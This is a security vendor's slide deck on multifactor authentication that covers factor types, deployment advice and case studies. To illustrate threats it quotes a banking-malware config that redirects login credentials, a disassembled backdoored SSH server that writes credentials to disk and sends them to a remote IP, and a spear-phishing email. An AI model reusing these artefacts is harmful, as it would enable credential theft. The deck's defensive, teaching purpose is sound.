

Multifactor Authentication

Past, Present, and Future

Jon Oberheide
CTO, Scio Security



This document is confidential and is intended solely for use by its original recipient for informational purposes. Neither the document nor any of the information contained in this document may be reproduced or disclosed to other persons without the prior written approval of Scio Security, Inc.

Audience Survey

- 1. How many currently deploy multifactor authentication (MFA) in some form?**
- 2. How many have MFA on their roadmap for the next year?**
- 3. How many would like to deploy MFA if they had unlimited time and resources?**

Agenda

- **A Brief Intro to Multifactor Auth**
- The DOs and DON'Ts of MFA
- Application to Real-World Incidents
- Wrap-up

Credential Theft

COMPUTERWORLD

Michigan firm sues bank over theft of \$560,000

Experi-Metal says Comerica Bank's online security practices resulted in the theft of \$560,000 in February 12, 2010

A Michigan-based manufacturing firm is suing its bank after online crooks depleted company's account by \$560,000 via a series of unauthorized wire transfers last year.

NETWORKWORLD

FBI investigating online school district theft

The district says \$2.5 million has already been recovered but has reverted to using paper checks.

BusinessWeek

FDIC: Hackers took more than \$120M in

March 08, 2010, 8:24 PM EST

Online banking fraud involving the electronic transfer of funds rose since 2007 and rose to more than \$120 million in the third quarter.

USA TODAY

computersecurity | 12/30/2009 9:13:31 PM

Cybercrooks stalk small businesses that bank online

By Byron Acohido, USA TODAY

Bots, RAT, APT, SAG, phishing, vishing, smishing, pharming, whaling, ...

1. We suck at naming!
2. Attackers have discovered that stealing user credentials is the path of least resistance into an organization.

The Evolution of Threats

Snippet from the configuration file of a “Silent Banker” malware sample:


```
<dnsmask dns="chaseonline.chase.com" to="bts-trade.com/index.php" param="dateOfBirth" count="0">  
  <parammask> usr_name </parammask>  
  <parammask> usr_password </parammask>  
</dnsmask>
```

Sophisticated credential stealing attack tools are now a commodity and are publicly available:

The integrity of your organization's credentials hinges on the ability for an attacker to make a 3-line modification to his configuration file.

CHASE 

Chase OnlineSM

Secure Log On 

User ID

Password

☐

Remember my User ID

[Forgot your User ID and Password?](#)


Log on

Multifactor Authentication

- Multiple factors → increased security
- Factor classifications
 - “What you know”
 - “What you are”
 - “What you have”


“What you know”

- Knowledge-based
 - “what you know”
- Common examples
 - Passwords
 - Security questions
- Pros:
 - No special equipment
- Cons:
 - Easily phishable
 - User memory burden



The image shows a screenshot of the Merit Network Inc. Member Portal login page. The page has a light gray background. At the top left is the Merit Network Inc. logo, which consists of the word "merit" in a blue serif font with a blue swoosh above it, and "NETWORK INC" in a smaller, blue, all-caps sans-serif font below it. To the right of the logo is the text "Member Portal" in a blue serif font, and below it, "Log in" in a smaller, blue, all-caps sans-serif font. Below the logo and text are two input fields: "Login ID:" followed by a white rectangular box with a blue border, and "Password:" followed by a white rectangular box with a blue border. Below the password field is a small, rounded rectangular button with the word "login" in a blue, all-caps sans-serif font.

Sarah Palin's Email



Password Reset Nightmare

Items		
Places	Food	Sports
Music	Interests	TV
Cats	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Motorcycles	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Casino gambling	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Karaoke	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Gaming	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Video games	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Poetry	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Painting	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Crafts	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Cars	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Home improvement	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Reading comics	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>

Likes
1.
2.
3.
4.
5.
6.
7.
8.

(Choose 8 more Likes)

Dislikes
1.
2.
3.
4.
5.
6.
7.
8.

(Choose 8 more Dislikes)

“What you are”

- Biometrics
 - “what you are”
- Common examples
 - Fingerprint
 - Voice recognition
 - Retina scan
- Pros:
 - No memory burden
- Cons:
 - Expensive equipment
 - Often fails when subjected to scrutiny (eg. Thinkpads)



“What you have”

- Knowledge-based: too weak
- Biometric: too expensive / unavailable
- What about a physical item you possess?
- Example: ATM access
 - Card (what you have) + PIN (what you know)
 - Used to be an effective combination

“What you have”

- Common examples
 - Digital certs
 - Smart cards
 - USB tokens
 - OTP generators
 - ...
- Pros:
 - *Should* be resistant to phishing, credential theft
- Cons:
 - Hardware can be costly
 - You can lose the “what you have”
 - Limited capabilities against advanced threats



Enter Mobile Devices

- Why not use a mobile phone instead for MFA?
 - Adoption is soaring
(4.6 billion subscribers)
- No hardware costs
 - \$50/user hardware token
vs. free software token
- Wide range of capabilities
 - OTP generator via mobile apps
 - Out of band voice / SMS
 - Persistent data connection
→ security, usability, TIV



Agenda

- A Brief Intro to Multifactor Auth
- **The DOs and DON'Ts of MFA**
- Application to Real-World Incidents
- Wrap-up

Properties of Good MFA

- **Secure**

Against what threats?

Threat	MFA Defense
Passive Phishing / Keyloggers	Soft / Hard OTP Tokens
Active Phishing / Remote Access Trojans	Out of Band Voice / SMS
Man-in-the-Browser (MITB) Attacks	OOB w/Transaction Verification

Raising the Security Bar

DO: Raise the bar for attackers


DON'T: Raise it an inch

- Based on real threat models, not obfuscation
- Beware of security theater
 - Inconvenience != security

Raising the Security Bar

Good example:

- Mobile Auth Agent
 - Secure, real-time channel:
Desktop ↔ Mobile device
- Attacker must now
 - Compromise your desktop
 - Compromise your phone
 - Collude between the two devices



Raising the Security Bar

Bad example: the bouncing keyboard




Welcome to the
Instant Virtual Extranet

Username

Password
*Please Enter Password Using
Virtual Keyboard*

Sign In



Properties of Good MFA

- Secure

Users are great at bypassing annoying security mechanisms.

- Usable



Make It Usable

DO: Make it usable by mere mortals

DON'T: Deploy MFA users can't understand

- Give users flexibility
 - Based on preference, environment, etc

Online	Voice/SMS	Mobile Auth Agent
Offline	Hard Tokens	Soft Tokens
	Dumb Device	Smart Device

Make It Usable

Good example: a choice of factors

Additional Credentials Page - Namoroka

File Edit View History Bookmarks Tools Help

12.111.237.200 https://12.111.237.200/dana-na/auth/url_2/welcc

Google

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize

Additional Credentials Page

Juniper
NETWORKS

**Welcome to the
Instant Virtual Extranet**

☒ Voice Callback Primary: XXX-XXX-3311 Please select a secondary authentication factor.

☐ Refresh SMS Tokens Primary: XXX-XXX-3311

☐ Token Code

☐ Scio Agent

Sign In

Done

Make It Usable

Bad example: what is this I don't even...



Properties of Good MFA

- Secure
- Usable
- **Low support burden and cost**

Hopefully not the size of
your help desk call center



Easy on Admins


DO: Reduce TCO with a low-touch service

DON'T: Swamp your help desk / support line

- Provisioning users with new/replacement tokens can be a costly pain
- On-premise equipment can be expensive, inflexible

Easy on Admins

Good example:



VS.

Bad example:



Agenda

- A Brief Intro to Multifactor Auth
- The DOs and DON'Ts of MFA
- **Application to Real-World Incidents**
- Wrap-up

Case Studies

- **Spear phishing for remote access**
- Internal IT access control
- Protecting sensitive transactions

Spear Phishing

From: Web service Support <websupport@umich.edu>

Date: May 20, 2010 3:29:29 PM EDT

Subject: Alert : Issue On Your Webmail Services

Newsletter: Sever Upgrade

Dear Web mail User,

We have Upgraded the web mail access to a Higher Secured Server, Therefore your web mail account needs to be validated.

Please use the link below to Validate your Web mail access automatically.

Update my web mail service [LINK REMOVED]

Failure to upgrade will lead to interruption in web mail service.

Thank you.

Web mail Support

Web Services Administration unit



Spear Phishing



The screenshot shows the University of Michigan Weblogin page. At the top is the 'M' logo and the text 'UNIVERSITY OF MICHIGAN WEBLOGIN'. Below this is a section titled 'AUTHENTICATION REQUIRED::' with instructions: 'You are connecting to a U-M website that requires authentication. Please enter your Login ID (username or Friend ID) and password to continue.' There is a link for 'Need a Login ID?' and a link to 'create one now'. To the right is a login form with fields for 'Login ID', 'Password', and 'MToken', a 'Log In' button, and links for 'Forgot your password?' and 'Login Help'. At the bottom, there is a footer with the text 'U-M Gateway | Copyright © 2010 The Regents of the University of Michigan'.

M UNIVERSITY OF MICHIGAN WEBLOGIN

AUTHENTICATION REQUIRED::

You are connecting to a U-M website that requires authentication. Please enter your Login ID (username or Friend ID) and password to continue.

Need a Login ID?
If you don't have a Login ID, you can [create one now](#).

Login ID

Password

MToken

Log In

[Forgot your password?](#)
[Login Help](#)

By using this service you agree to adhere to the [Information Technology Policies at U-M](#).

U-M Gateway | Copyright © 2010 The Regents of the University of Michigan

Legitimate site or phishing site?

Interesting Observations

- Email characteristics
 - umich.edu from address
 - Legitimate looking weblogin/webmail URL
 - UofM block-M logo
- Phishing site characteristics
 - Matches style of legitimate weblogin site
 - Redirect to real weblogin after successful phish
- Customized, but widespread targets

Attackers Getting Clever...

What's more interesting comes *AFTER* the phishing attack has succeeded.

1. Attackers phish user credentials
2. Attackers use credentials to access off-campus VPN remote access services.
3. Attackers send spam via authenticated SMTP and internal UofM IPs

These attackers have gained knowledge of specific University IT infrastructure.

VPN Remote Access

- Traditional perimeter model
 - Physical boundary to internal network
- VPN perimeter model
 - VPN gateway acts as the new boundary
 - Inside perimeter tends to be more soft and gooey...as much as we don't like to admit it
- Securing VPN remote access is **key**

Multifactor Options?

- SSL VPNs are a great MFA integration point
 - Exposes a web interface to user
 - Allows for interaction, selection of factors

DEMO!

Case Studies

- Spear phishing for remote access
- **Internal IT access control**
- Protecting sensitive transactions

Internal IT Intrusions

“We are suffering the mother of all security incidents here...to the extent that when I came in this morning, I unplugged the fiber from our machine room. We had to destroy X in order to save it.”

- IT Administrator

Post-Intrusion Forensics

- Entry point
 - ssh brute-force attempts
 - Weak user password
- Salt in the wound
 - Privilege escalation
 - Trojaned ssh client and server

Backdoored SSH

```
loc_8068628:  
mov     dword ptr [esp+0Ch], 1  
mov     dword ptr [esp+8], 100h  
mov     dword ptr [esp+4], offset a3fe7a6be37cd8e ; "3fe7a6be37cd8e"  
mov     dword ptr [esp], offset byte_809FF20  
call    sub_806A7A0  
mov     dword ptr [esp+4], offset byte_80987DD  
mov     dword ptr [esp], offset file ; "/usr/include/net/if_log.h"  
call    _fopen64  
test    eax, eax  
mov     ds:stream, eax  
jz      short loc_8068696
```

```
mov     [esp+0Ch], eax  
mov     dword ptr [esp+8], 1  
mov     dword ptr [esp+4], 100h  
mov     dword ptr [esp], offset byte_809FF20  
call    fwrite  
mov     eax, ds:stream  
mov     [esp], eax  
call    _fclose
```

```
mov     dword ptr [esp+4], 2  
mov     dword ptr [esp], 2  
call    _socket  
mov     ds:dword_809FEC8, eax  
add     eax, 1  
jz      loc_80685E3
```

```
mov     dword ptr [esp], offset cp ; "63.118.58.1"  
call    _inet_addr  
mov     dword ptr [esp+14h], 10h  
mov     dword ptr [esp+10h], offset addr  
mov     dword ptr [esp+0Ch], 0  
mov     dword ptr [esp+8], 100h  
mov     dword ptr [esp+4], offset byte_809FF20  
mov     dword ptr ds:addr.sa_data+2, eax  
mov     eax, ds:dword_809FEC8  
mov     [esp], eax  
call    sendto  
cmp     ds:dword_809FEC8, 0FFFFFFFFh  
jz      loc_80685E3
```

Backdoored ssh client and sshd server dumping user credentials to disk and sending to a remote address.

Multifactor Options?

- How to protect internal servers?
 - PAM is a good integration point!

DEMO!

Case Studies

- Spear phishing for remote access
- Internal IT access control
- **Protecting sensitive transactions**


Sensitive Transactions

MFA doesn't have to be applied exclusively at a “login” stage.

Protection can instead be applied to individual sensitive transactions within an application.

- Assume entry point is completely bypassed
 - eg. Cosign Weblogin vuln
- RO vs. RW mode
 - Allow common case of RO
 - Challenge only upon sensitive RW operations

Direct Deposit Verification

UNIVERSITY OF MICHIGAN

M-Pathways - HEPROD - Home | Add to Favorites | Sign out

Favorites | Main Menu > Self Service > Payroll and Compensation > Direct Deposit

[Help](#)

Direct Deposit
Change Direct Deposit

Jonathan Oberheide

Your Bank Information

Routing Number:

[View check example](#)

Bank Name: NATIONAL CITY BANK

Distribution Instructions

Account Number:

Account Type:

Save

Multifactor Options?

- Confirmation email?
 - No, attacker can delete it
- Require a hard/soft token?
 - Depends on frequency of transaction
- Voice callback is a good fit here
- Similar use cases:
 - Password reset, account activation, etc

Agenda

- A Brief Intro to Multifactor Auth
- The DOs and DON'Ts of MFA
- Application to Real-World Incidents
- **Wrap-up**

Take-Aways

- Attackers focusing on users as the weakest link instead of exploiting apps/OS
- Knowledge-based authentication alone is insufficient for protecting access
- Secure, usable, affordable MFA is possible
 - But beware the crazies!

Thank you

QUESTIONS?

Jon Oberheide

@jonoberheide

jono@sciosecurity.com

<http://sciosecurity.com>